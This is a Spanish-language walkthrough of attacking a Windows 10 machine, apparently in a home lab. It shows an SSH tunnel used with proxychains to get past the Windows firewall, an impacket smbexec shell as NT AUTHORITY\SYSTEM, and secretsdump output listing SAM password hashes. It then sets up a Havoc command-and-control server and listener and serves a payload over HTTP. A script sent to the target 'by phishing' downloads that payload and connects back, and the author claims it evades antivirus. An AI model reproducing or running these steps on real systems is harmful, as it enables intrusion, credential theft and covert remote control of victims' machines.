Primero abriremos un túnel ssh desde la máquina víctima (Windows) hacia nosotros (Debian).



Haciendo un netstat -putan podemos ver que tenemos el túnel abierto con el puerto 1337 en escucha. También podemos ver que tenemos una conexión establecida con la máquina víctima (192.168.17.138).

```

root@debian:~/Escritorio# netstat -putan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 127.0.0.1:1337           0.0.0.0:*             LISTEN    2719/sshd: root
tcp        0      0 0.0.0.0:22              0.0.0.0:*             LISTEN    902/rsnac: /usr/sbin
tcp        0      0 127.0.0.1:631            0.0.0.0:*             LISTEN    869/cupsd
tcp        0      0 192.168.17.137:22         192.168.17.138:50604 ESTABLISHED 2719/sshd: root
tcp6       0      0 :::22                  :::*                  LISTEN    902/sshd: /usr/sbin
tcp6       0      0 ::1:631                :::*                  LISTEN    869/cupsd
tcp6       0      0 ::1:1337               :::*                  LISTEN    2719/sshd: root
udp        0      0 192.168.17.137:68        192.168.17.254:67   ESTABLISHED 847/NetworkManager
udp        0      0 0.0.0.0:5353            0.0.0.0:*             LISTEN    540/avahi-daemon: r
udp        0      0 0.0.0.0:55175           0.0.0.0:*             LISTEN    540/avahi-daemon: r
udp6       0      0 ::::5353              :::*                  LISTEN    540/avahi-daemon: r
udp6       0      0 ::::51913             :::*                  LISTEN    540/avahi-daemon: r
root@debian:~/Escritorio#

```

Ahora intentamos conectarnos con `ntlm_challenger` pero vemos que no funciona ya que el `firewall` nos bloquea:


A screenshot of a terminal window titled "Terminal". The window shows a command being run: "root@debian:/opt/ntlm_challenger# python3 ntlm_challenger.py smb://192.168.17.138". The output shows an error message: "python3 ntlm_challenger.py smb://192.168.17.138 [3]+ Detenido python3 ntlm_challenger.py smb://192.168.17.138". The terminal prompt is visible at the bottom.

Para evitar esto utilizamos `proxychains`, así hacemos bypass al firewall de Windows.

Y ahora funciona a la perfección:

A screenshot of a terminal window titled "Terminal". The window shows a command being run: "root@debian:/opt/ntlm_challenger# proxychains python3 ntlm_challenger.py smb://192.168.17.138". The output shows the process successfully connecting to the target server: "ProxyChains-3.1 (http://proxychains.sf.net) |S-chain|->-127.0.0.1:1337-><>-192.168.17.138:445-><>-OK". It also displays target information and negotiate flags, indicating a successful connection. The terminal prompt is visible at the bottom.

Si volvemos a Windows podemos ver que aunque esté el Powershell cerrado se queda el proceso ssh abierto en segundo plano.



Ahora utilizando este mismo túnel y script de python de impacket [smbexec.py](#) nos conecta una shell directa al disco C de Windows.

Al hacer whoami vemos que no solo somos administrador sino que somos nt authority/system que es el usuario con más privilegios que existe.

```
Debian X Windows 10 X
Aplicaciones Terminal -
Terminal -
Archivo Editar Ver Terminal Pestañas Ayuda
root@debian:/opt/impacket/examples# proxychains smbexec.py Neo@127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.13.0.dev0+20241024.90011.835e1755 - Copyright Fortra, LLC and its affiliated companies

Password:
|S-chain|->-127.0.0.1:1337-<->-127.0.0.1:445-<->-OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>cd users
[-] You can't CD under SMBEXEC. Use full paths.
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Si utilizamos el script secretsdump.py podemos encontrar los hashes de las contraseñas de todos los usuarios (incluido administrador) de la máquina.

```
Debian X Windows 10 X
Aplicaciones Terminal -
Terminal -
Archivo Editar Ver Terminal Pestañas Ayuda
root@debian:/opt/impacket/examples# proxychains python3 ./secretsdump.py Neo@127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.13.0.dev0+20241024.90011.835e1755 - Copyright Fortra, LLC and its affiliated companies

Password:
|S-chain|->-127.0.0.1:1337-<->-127.0.0.1:445-<->-OK
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x41423585b5d16954e6880d93b2bba5a7
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c78c7fb33ce005e8bba39798d0414259:::
Neo:1001:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
[*] Dumping cached domain logon information (domain/username:hash)
^Z
[5]+ Detenido proxychains python3 ./secretsdump.py Neo@127.0.0.1
root@debian:/opt/impacket/examples#
```

Ahora utilizamos Havoc:

Havoc es una herramienta de **Command and Control (C&C)** que se utiliza en pruebas de penetración y simulaciones de ataques de **Red Team**. Havoc es especialmente conocida por su capacidad para ejecutar comandos en máquinas comprometidas de manera muy eficiente, permitiendo a los pentesters y a los atacantes éticos ejecutar diversas actividades maliciosas o simuladas de forma controlada.

En un escenario de prueba de penetración, Havoc funciona típicamente de la siguiente manera:

1. Instalación del agente:

Un "payload" o agente malicioso se instala en la máquina objetivo. Esto podría hacerse de diversas maneras, como a través de ingeniería social o explotación de vulnerabilidades.

2. Conexión al servidor C&C:

Una vez que el payload está instalado, establece una conexión con el servidor de comando y control (C&C). Este servidor es donde el atacante puede emitir comandos que serán ejecutados en la máquina comprometida.

3. Ejecución de comandos:

A través de la interfaz de Havoc, el atacante puede enviar comandos a la máquina comprometida. Estos pueden incluir comandos para robar datos, ejecutar scripts, acceder a recursos de la red, etc.

4. Módulos adicionales:

Como mencioné, la herramienta es modular, por lo que el atacante puede agregar o modificar funcionalidades específicas según sus necesidades.

Primero iniciamos el servidor de Havoc:


The screenshot shows a terminal window titled "Terminal" running on a Debian system. The window displays the output of the command `./havoc server --profile ./profiles/havoc.yaotl -v --debug`. The log output includes:


```

root@debian:/opt/Havoc# ./havoc server --profile ./profiles/havoc.yaotl -v --debug
[20:24:16] [DEBUG] [cmd_init.func2:59]: Debug mode enabled
[20:24:16] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[20:24:16] [INFO] Havoc profile: ./profiles/havoc.yaotl
[20:24:16] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm : /usr/bin/nasm
[20:24:16] [INFO] Time: 24/11/2024 20:24:16
[20:24:16] [INFO] Teamserver logs saved under: data/loot/2024.11.24._20:24:16
[20:24:16] [DEBUG] [server_1*Teamserver].Start[53]: Starting teamserver...
[20:24:16] [INFO] Starting Teamserver on ws://0.0.0.0:40056
[20:24:16] [SERVICE] starting service handle on ws://0.0.0.0:40056/service-endpoint
[20:24:16] [INFO] Opens existing database: data/teamserver.db
[20:24:16] [DEBUG] [server_1*Teamserver].Start[49]: Wait till the server shutdown
[20:24:17] [DEBUG] [certs_HTTPSGeneratorSACertificate_301]: Generating TLS certificate (RSA) for '0.0.0.0' ...
[20:24:17] [DEBUG] [certs_generateCertificate_223]: Valid from 2024-10-19 20:24:17.157556883 +0200 CEST to 2027-10-19 20:24:17.157556883 +0200 CEST
[20:24:17] [DEBUG] [certs_generateCertificate_228]: Serial Number: 333602242380923327972364257228120920912
[20:24:17] [DEBUG] [certs_generateCertificate_234]: Authority certificate
[20:24:17] [DEBUG] [certs_generateCertificate_247]: ExtKeyUsage = [1 2]
[20:24:17] [DEBUG] [certs_generateCertificate_263]: Certificate authenticates IP address: 0.0.0.0
[20:24:17] [DEBUG] [certs_generateCertificate_278]: Certificate is an AUTHORITY


```

Y nos conectamos a él:







Creamos un listener en el puerto 443:



Ahora compilamos un payload que se ejecutará en la máquina objetivo y nos dará una especie de reverse shell:





Iniciamos un servidor http desde el que se podrá descargar el payload.



Mandamos el AgenteSmith a la máquina objetivo ya se mediante phishing u otros métodos.

Este script una vez alguien lo ejecute descargará el payload desde el servidor que hemos montado en Debian.



Una vez ejecutado vemos la petición de descarga en la consola.

A screenshot of a terminal window titled 'Terminal -'. The window shows a root shell on a Debian system. The user runs the command 'python3 -m http.server 80', which starts an HTTP server on port 80. Subsequent log entries show three GET requests for '/test.bin' from the IP address '192.168.17.5' at different times on November 24, 2024.

Cuando termine de descargar el payload la ventana se cerrará y quedará conectado a nuestro Havoc.

Desde la consola de Havoc ahora podemos hacer peticiones desde la shell y ya estamos dentro de la máquina sin que el antivirus nos detecte.

